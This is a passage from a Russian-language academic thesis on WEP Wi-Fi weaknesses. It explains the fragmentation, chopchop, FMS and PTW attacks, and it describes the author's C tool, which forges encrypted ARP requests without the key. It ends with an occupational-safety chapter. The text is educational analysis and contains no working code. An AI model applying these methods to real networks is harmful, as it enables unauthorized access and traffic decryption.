Стандартный подход, заключающийся в передаче перехваченных ранее широковещательных пакетов, в рассматриваемом случае также бесполезен. Поскольку точка доступа контролируется злоумышленником, все ретранслированные ею пакеты будут использовать ключ WEP, не представляющий интереса для злоумышленника. Таким образом, для взлома WEP необходимо спровоцировать подключившегося клиента на передачу достаточного количества пакетов с различными значениями векторов инициализации. Решить эту задачу можно путём передачи клиенту сообщений, требующих ответа (ARP, ICMP-Echo, IPv6 NDP). Но сделать это необходимо без знания ключа WEP.

3.1 Атаки без восстановления ключа

3.1.1 Атака с фрагментацией

Существует достаточно много методов формирования пакетов WEP без знания ключа шифрования. Наиболее эффективным является использование фрагментации на канальном уровне 802.11 [2][4]. Суть этого метода заключается в эксплуатации атаки с известным открытым текстом. Используя предсказуемый формат заголовков LLC, существует возможность восстановить 8 байт гаммы (выхода алгоритма PRGA в RC4, далее PRGA), рисунок 3.2. Для этого первые восемь из зашифрованных байт складываются по модулю два с константой, содержащей стандартное значение заголовков LLC.

Как видно из рисунка 3.3, в заголовке LLC два последних байта могут меняться. Их значение определяет тип используемого протокола

вышестоящего уровня. Возможные значения данных полей описаны в документах IANA.



Рисунок 3.2 – Восстановление отрезка гаммы



Рисунок 3.3 – Стандартный заголовок LLC (802.2 snap)

В большинстве случаев беспроводные сети используются для передачи IP-трафика. Следовательно, поле Ether type может принимать одно из трёх возможных значений:

— 0x0800 — при передаче IP-пакетов;

— 0x0806 — для пакетов ARP;

— 0x86DD — для пакетов IPv6.

Пакеты ARP легко отличить от других по их фиксированной длинне (28 байт данных). Использование протокола IPv6 достаточно просто идентифицируется по наличию широковещательных пакетов на MAC-адреса 33:33:xx:xx:xx:xx, используемых протоколом IPv6 NDP. Полученные 8 байт гаммы могут быть использованы для передачи в сеть произвольных данных той же длины. Но с практической точки зрения это не представляет большого интереса, поскольку все 8 байт в передаваемом пакете будет занимать заголовок LLC. Чтобы

обойти это ограничение, может использоваться функция фрагментации на канальном уровне. Беспроводные сети реализуют механизм, позволяющий передать один пакет вышестоящего уровня в нескольких (до 16) фрагментах 802.11. После перехвата одного из пакетов клиента и восстановления PRGA, отправляемый пакет разделяется на несколько фрагментов, содержащих по 4 байта данных (рисунок 3.4).



Рисунок 3.4 – Передача фрагментированных фреймов

Каждый их них передается как отдельный фрейм с использованием функции фрагментации 802.11. Пакеты дополняются контрольной суммой (WEP ICV) и зашифровываются с использованием отрезка восстановленной гаммы. Таким образом, без знания ключа WEP в сеть можно передать пакеты длиной до 64 байт. На практике в сеть можно передать пакеты большего размера. Для этого используется IP-фрагментация, а также структура некоторых служебных пакетов. Например, при перехвате пакета ARP пакета можно восстановить не 8, а 24 байта гаммы (рисунок 3.5). Для этого используются крайне предсказуемые значения заголовков LLC, ARP, а также MAC-адрес отправителя, указанный в заголовках 802.11 в открытом виде.

Рисунок 3.5 – Пакет ARP

При использовании в сети IPv6 можно восстановить и больший отрезок гаммы. Например, при перехвате пакетов IPv6 NDP Neighbor Solicitation или Router Solicitation можно восстановить до 50 байт гаммы (заголовки LLC + заголовки IP + 2 байта заголовков ICMP). Это связанно с тем, что в заголовке IPv6 отсутствует поле контроля целостности. Кроме того, при использовании Local-Link адресации адрес IPv6 можно восстановить по MAC-адресу в заголовках 802.11, если узлом не используется механизмы рандомизации адресов. Отличить разные типы сообщений IPv6 можно по MAC-адресам получателей и размеру. Например, пакет, IPv6 Router Solicitation имеет длину 70 байт и передается на MAC-адрес 33:33:00:00:00:02.

С использованием 50 байт PRGA в сеть можно передать пакеты размером до 736 байт ((50-4)*16), что более чем достаточно для практических целей.

При использовании атаки с фрагментацией у злоумышленника, установившего ложную точку доступа, появляется возможность передать подключившейся станции зашифрованный пакет, которой будет гарантированно обработан получателем. Таким образом, остается только сформировать пакет, на который клиент ответит. Примером подобного пакета является ARP-запрос. Дополнительным плюсом является тот факт, что ARP-пакеты не блокируются персональными межсетевыми экранами. Однако для того, чтобы станция ответила на ARP-запрос, необходимо, чтобы поле Target IP содержало текущий IP-адрес интерфейса. Этой информацией злоумышленник не обладает, поскольку

адрес передается в пакетах в зашифрованном виде.

Чтобы получить IP-адрес станции, можно воспользоваться ARP сканированием, то есть отправкой ARP-запросов на различные адреса получателей, и ожиданием ответа на один из них. Если ответ был получен, значит, станция использует запрошенный IP-адрес (например, 169.254.5.9, см. рисунок 3.6).



Рисунок 3.6 – ARP-сканирование

В качестве диапазонов для сканирования могут выбираться адреса из диапазона APIPA (169.254.0.0/16) или распространённые адреса RFC 1918 (например, 192.168.0.0/16). После того, как IP-адрес станции был определён, используется повторная передача ARP-запроса с целью получения необходимого для пассивных атак количества пакетов с различными векторами инициализации. Для того, чтобы отличить ARP-запросы, отправленные на разные IP-адреса, могут использоваться различные MAC-адреса отправителя. В случае поддержки станцией IPv6 ситуация упрощается. Поскольку большинство реализаций стека IPv6 отвечает на широковещательные (например, направленные на адрес ff02::01, см. рисунок 3.7) ICMPv6-echo запросы, то достаточно отправить подобный пакет в сеть.

Также в IPv6 может применяться пакет IPv6 Neighbor Solicitation.

В этом случае подбирать IP-адрес нет необходимости, поскольку Local-Link IP-адрес может быть определён по MAC-адресу станции.



Рисунок 3.7 – Использование IPv6

3.1.2 Chopchop атака

Chopchop атака, так же известна как chopping атака и атака KoreK, была представлена в 2004 году человеком под псевдонимом KoreK. Данная атака позволяет злоумышленнику интерактивно расшифровать последние m байт зашифрованного пакета, при этом потребуется отправить примерно $m * 128$ пакетов в сеть. Атака не получает ключ и не основана на специальных свойствах поточного шифра RC4.

Данная атака заключается в следующем: Перед шифрованием четырёхбайтовая контрольная сумма CRC32, называемая ICV, добавляется в конец данных пакета. Пакет с контрольной суммной P в конце может быть представлен как элемент полиномиального кольца $F_2|x|$. Если контрольная сумма верна, то $P_{ONE} = P \pmod{P_{CRC}}$, где P_{ONE} является известным многочленом и P_{CRC} тоже известный неприводимый многочлен. Можно записать P как $QX^8 + R$, где R — последний байт P и Q — все остальные байты. Когда зашифрованный пакет уменьшается на 1 байт с большой вероятностью контрольная сумма будет некорректной (см. рисунок 3.8).



Рисунок 3.8 – Chopchop атака: корректировка контрольной суммы CRC32

Допустим, что злоумышленник знает R, тогда если добавить $P_{ONE} + (X^8)^{-1}(P_{ONE} + R)$ к Q, то контрольная сумма будет корректной. Данную операцию можно выполнить на зашифрованном пакете. Если R было выбрано неправильно, то контрольная сумма будет некорректной.

Большиство точек доступа можно использовать для получения знания об отличии между зашифрованным пакетом с корректной и некорректной контрольной суммой. Например, если клиент не авторизован, и точка доступа получает пакет от этого клиента, то точка доступа сгенерирует сообщение об ошибке. Пакеты с некорректной контрольной суммой будут проигнорированы.

Злоумышленник может использовать эти знания для интерактивного расшифрования пакетов. Злоумышленник выбирает полученный пакет для расшифрования, уменьшает длинну пакета на 1 байт, угадывая R и корректируя контрольную сумму пакета, и отправляет пакет на точку доступа для проверки правильности угадывания R. Если R было угадано верно, то злоумышленник может расшифровать последний байт данных и может продолжать с предпоследним байтом. Если R было угадано неверно, то берут

сделующее значение R. После максимум 256 угадываний, а в среднем 128 угадываний, злоумышленник угадает значение R.

3.2 Атаки с восстановлением ключа

3.2.1 FMS атака

FMS атака, названная так от фамилий исследователей Fluhrer, Mantin и Shamir, основана на уязвимости RC4 алгоритма. Исследователи обнаружили, что 9000 из возможных 16 миллионов векторов инициализации можно считать слабыми и при накоплении достаточного их количества позволяет вычислить ключ шифрования. Для взлома ключа WEP в общем случае 5 миллионов зашифрованных пакетов должно быть собрано для получения примерно 3000 слабых векторов инициализации (IV).

С определёнными векторами инициализации злоумышленник знает первый байт гаммы и первые m байт ключа позволяют получить $(m+1)$ый байт ключа за счёт уязвимости в генераторе псевдослучайных чисел (PRNG) для генерации гаммы. Так как первый байт открытого текста является частью WEP SNAP заголовка, злоумышленник может предположить, что первый байт гаммы является $B \oplus$ 0xAA. Таким образом, злоумышленнику необходим вектор инициализации вида $(a + 3, n - 1, x)$, где индекс ключа a изначально равен 0, $n = 256$ и x может принимать любое значение. Получаем, что злоумышленнику необходимы векторы инициализации вида $(3, 255, x)$. В WEP используются векторы инициализации длинной 24 бит (3 байта).

После третёх байт вектора инициализации, являющегося началом ключа, злоумышленник может с некоторой вероятностью получить четвёртый байт ключа, используя гамму O, вычисляя $K[i] = O - j - S[i] \pmod n$, где $i = 3$ на этом шаге.

В данном случае злоумышленник не получает четвёртый байт

ключа, так как этот алгоритм не генерирует следующий байт ключа, а лишь угадывет возможное значение. Можно повторить эти шаги с новыми пакетами и получить множество различных возможных значений байта ключа. Наиболее часто встречающееся значение будет правильным значением. После решения задачи получения четвёртого байта злоумышленник аналогично решает задачу для получения пятого байта ключа.

Стоит заметить, что злоумышленник не может вычислять байты ключа в произвольном порядке и ему нужны только сообщения со слабыми векторами инициализации. Таким образом, несмотря на большое количество сообщений, необходимых для атаки на полный ключ, злоумышленник может сохранять только слабые IV.

3.2.2 PTW атака

PTW атака, названная так от фамилий исследователей Erik Tews, Ralf-Philipp Weinmann и Andrei Pyshkin, является улучшенной атакой Klein, которая позволяет итеративно и вероятностно вычислять байты секретного ключа. Основным и самым важным недостатком атаки Klein является то, что для вычисленния каждого байта секретного ключа необходимо использовать все векторы инициализации. При этом, так как атака позволяет лишь с некоторой вероятностью вычислить байт ключа и каждый следующий байт зависит от значений всех предыдущих, атака является достаточно ресурсоёмкой.

PTW атака позволяет вычислять байты секретного ключа независимо друг от друга и это позволяет эффективно использовать ресурсы и использовать методы ранжирования ключей.

PTW атака основана на том, что для каждого перехваченного пакета выполняются первые три раунда алгоритма установления ключа RC4 и вычисляются значения A_i для всех $i \in 0, 1, ..., 12$. Каждый новый IV возвращает тринадцать новых (возможно повторяющихся) значений

A_i. Когда проанализировано достаточное число пакетов, выбираются наиболее часто встречающиеся значение A_i и назначаем их в переменные σ_i для всех $i \in \{0, 1, ..., 12\}$.

Секретный ключ вычисляется в соответствии с формулой:

$$Rk[0] = \sigma_0; Rk[i] = \sigma_i - \sigma_{i-1}$$

В конце производится проверочное дешифрование. Если дешифрование неверно, то выбираются менее частовстречающиеся значения A_i и алгоритм повторяется. В отличие от атаки Klein, PTW атака позволяет сделать это без пересчёта статистики в случае неудачного угадывания σ_i.

3.3 Эффективность атак

Основной проблемой пассивных атак а также Chopchop атаки является то, что необходимо достаточно большое количество пакетов, что может занять недели и месяцы. Однако, скорость сбора пакетов может быть увеличена при помощи иньекции пакетов в сеть. Для этого обычно используют Address Resolution Protocol (ARP) пакеты, которые многократно отправляются в сеть. ARP пакеты удобно использовать, так как пакет ARP протокола имеет фиксированную длинну 28 байт.

В таблице 3.1 представлены основные характеристики описанных атак. Стоит заметить, что рассмотрены две атаки с восстановлением и без восстановления ключа, при этом сравнение атак целесообразно только внутри соответствующего класса.

Фрагментационная атака требует всего один пакет данных, включающий LLC/SNAP заголовок и позволяет вычислить 8 байт гаммы, что позволит отправлять в сеть пакеты длинной до 64 байт используя IP-фрагментацию.

Chopchop атака позволяет вычислить секретный ключ размером

равным длинне перехваченного пакета за линейное количество отправленных пакетов $|m| * 128$. Таким образом преимуществом этой атаки является возможность вычисления гаммы большей длинны в сравнении с фрагментационной атакой. Однако на это потребуется больше времени, в сравненнии с фрагментационной атакой.

Таблица 3.1 – Показатели и характеристики атак

Характеристика	Фрагментационная атака	Chopchop атака	FMS атака	PTW атака
Тип атаки	Пассивная	Активная	Пассивная	Пассивная
Восстановление ключа доступа	Нет	Нет	Да	Да
Основана на уязвимости RC4	Нет	Нет	Да	Да
Количество необходимых отправленных пакетов, шт.	0	$\|m\| * 128$	0	0
Количество необходимых перехваченных пакетов, шт.	1	$1 + \|m\|$	10,000,000	50,000

Рассмотренные активные атаки требуют хорошего качества сигнала иначе атаки будут неэффективными. Атаки без восстановления ключа обычно применяются в комплексе с атаками с восстановлением ключа для ускорения накопления необходимого числа пакетов.

Атаки с восстановлением ключа стоит сравнивать по необходимому количеству перехваченных пакетов. Атаки данного типа эволюционировали с уменьшением данного числа. Таким образом, можно заметить, что FMS атака требует значительно большего числа пакетов, в сравнении с PTW атакой, что практически линейно влияет на время выполнения атаки.

4 ОПИСАНИЕ ПРОГРАММЫ

В данном разделе описывается функциональные возможности утилиты WEPfrag.

4.1 Общие сведения

Утилита WEPfragm, представленная в приложении Б и приложении В, была разработана в исследовательских академических целях, для практической проверки работоспособности теоретических методов, описанных в разделе 3. Программа реализует фрагментационную атаку на протокол WEP.

Программа ориентирована на ОС Linux, так как использует драйвера беспроводного оборудования.

Программа реализована на языке программирования C. Данная реализация может в дальнейшем развиваться и агрегировать в себе другие атаки на беспроводные сети.

4.2 Функциональное назначение

Данная программа рассчитана исключительно на реализацию фрагментационной атаки на протокол WEP.

4.3 Описание логической структуры

Основными функциями программы являются:

- Ожидание ARP-пакета и вычисление PRGA (do_attack_fragment, см. приложение Б);
- Формирование ARP-запроса (arp_forge, см. приложение В);
- Создание правильного зашифрованного WEP-пакета (create_wep_packet, см. приложение В).

На рисунке 4.1 продемонстрирован алгоритм работы программы. При прослушивании среды обнаруживается WiFi-пакет, по длине пакета определяется является ли он ARP-пакетом. Если является, то выделяем из него PRGA и передаём PRGA в функцию генерации ARP-запроса. Сгенерированный пакет шифруем на полученном PRGA и сохраняем в файл для дальнейшей отправки в сеть.



Рисунок 4.1 – Алгоритм работы программы

Для запуска ожидания ARP-пакета и выделения PRGA используется функция: int do_attack_fragment(uchar* prga).

Для генерации ARP-запроса используется: int forge_arp(uchar* prga).

Для создания шифрованного WEP-пакета используется: int create_wep_packet(unsigned char* packet, int *length, uchar* prga).

4.4 Используемые технические средства

Для работы программы необходим ПК с установленной сетевой WiFi-картой, драйвера которой поддерживают переход в режим мониторинга.

4.5 Вызов и загрузка

Утилита не принимает на вход никаких параметров, все необходимые парамеры были константно заданы в утилите. В результате работы программы создаётся файл arp_replay, который является зашифрованным ARP-запросом.

4.6 Входные и выходные данные

Входными данными в программу являются перехваченные пакеты ARP.

Выходными данными является сформированный, зашифрованный ARP-запрос, который можно отправлять в сеть для накопления большого количества векторов инициализации.

5 ОХРАНА ТРУДА

5.1 Анализ условий труда на рабочем месте аналитика в НИЛ

Производственное помещение, научно-исследовательская лаборатория (НИЛ), содержит одно рабочее место, которое включает:

— 2 ПК в комплектации: системный блок, жидкокристаллический экран, мышь, клавиатура;

— WiFi роутер.

Размеры помещения составляют 2,5x3x3 (м). Нормой, в соответствии с ДСан ПиН 3.3.2-007-98, является площадь на одно робочее место не менее 6,0 (кв. м) объём — не менее 20,0 (куб. м). Помещение НИЛ включает 1 рабочее место площадью 7,5 (кв. м) и объёмом 22,5 (куб. м).

С целью анализа условий труда в помещении НИЛ была рассмотрена система "Человек-Машина-Среда"(Ч-М-С).

Ч1 — аналитик, который выполняет работу на ПК.

Ч2 — аналитик, который рассматривается с точки зрения влияния на окужающую среду.

Ч3 — психофизиологическое состояние человека.

М1 — ПК, используемый аналитиком.

М2 — аварийная защита ПК.

М3 — влияние ПК на окружающую среду и человека.

Среда — внутренняя среда помещения: освещение, микроклимат.

ПТ — предмет труда — анализ возможных атак в протоколе WEP.

Структура системы Ч-М-С рассмотрена на рисунке 5.1. Направление и содержание связей сведены в таблицу 5.1



Рисунок 5.1 – Структура системы Ч-М-С

Таблица 5.1 – Декомпозиция системы Ч-М-С.

Номер связи	Направ-ления связи	Содержание связи
1	Ч1-М1	Влияние человека на ПК и его настройки
2	М1-Ч1	Информация про состояние ПК
3	ПТ-Ч3	Влияние процесса анализа атак на психологическое состояние аналитика
4	Ч3-Ч1	Уменьшение продуктивности работы вследствие монотонности труда и умственного перенапряжения
5	М1-М2	Информация, необходимая для генерации аварийного управляющего влияния
	М2-М1	Недостаточная освещённость и вентиляция рабочего места
6	С-Ч3	Влияние среды на состояние организма аналитика
7	Ч1-М2	Влияние аналитика на аварийное состояние ПК
8	Ч2-С	Выделения углекислого газа вследствие процесса дыхания, выделение тепла и пота
9	Ч3-Ч2	Влияние психофизиологического состояния на степень интенсивности обмена веществ между организмом и средой
10	М3-С	Электромагнитные излучения, шум, температура

Потенциально опасными и вредными производственнми факторами по ГОСТ 12.0.003-74 для данного помещения НИЛ являются:

1) физические:
   - повышенная или пониженная температура воздуха рабочей зоны;
   - повышенная или пониженная подвижность воздуха;
   - отсутствие или недостаток естественного света;
   - недостаточная освещённость рабочей зоны;
2) химические: отсутствуют;
3) биологические: отсутствуют;
4) психофизиологические:
   - монотонность труда;
   - умственное перенапряжение;
   - перенапряжение анализаторов (зрительные).

Доминирующим вредным производственным фактором является недостаток естественного света.

5.2 Промышленная безопасность в производственном помещении НИЛ

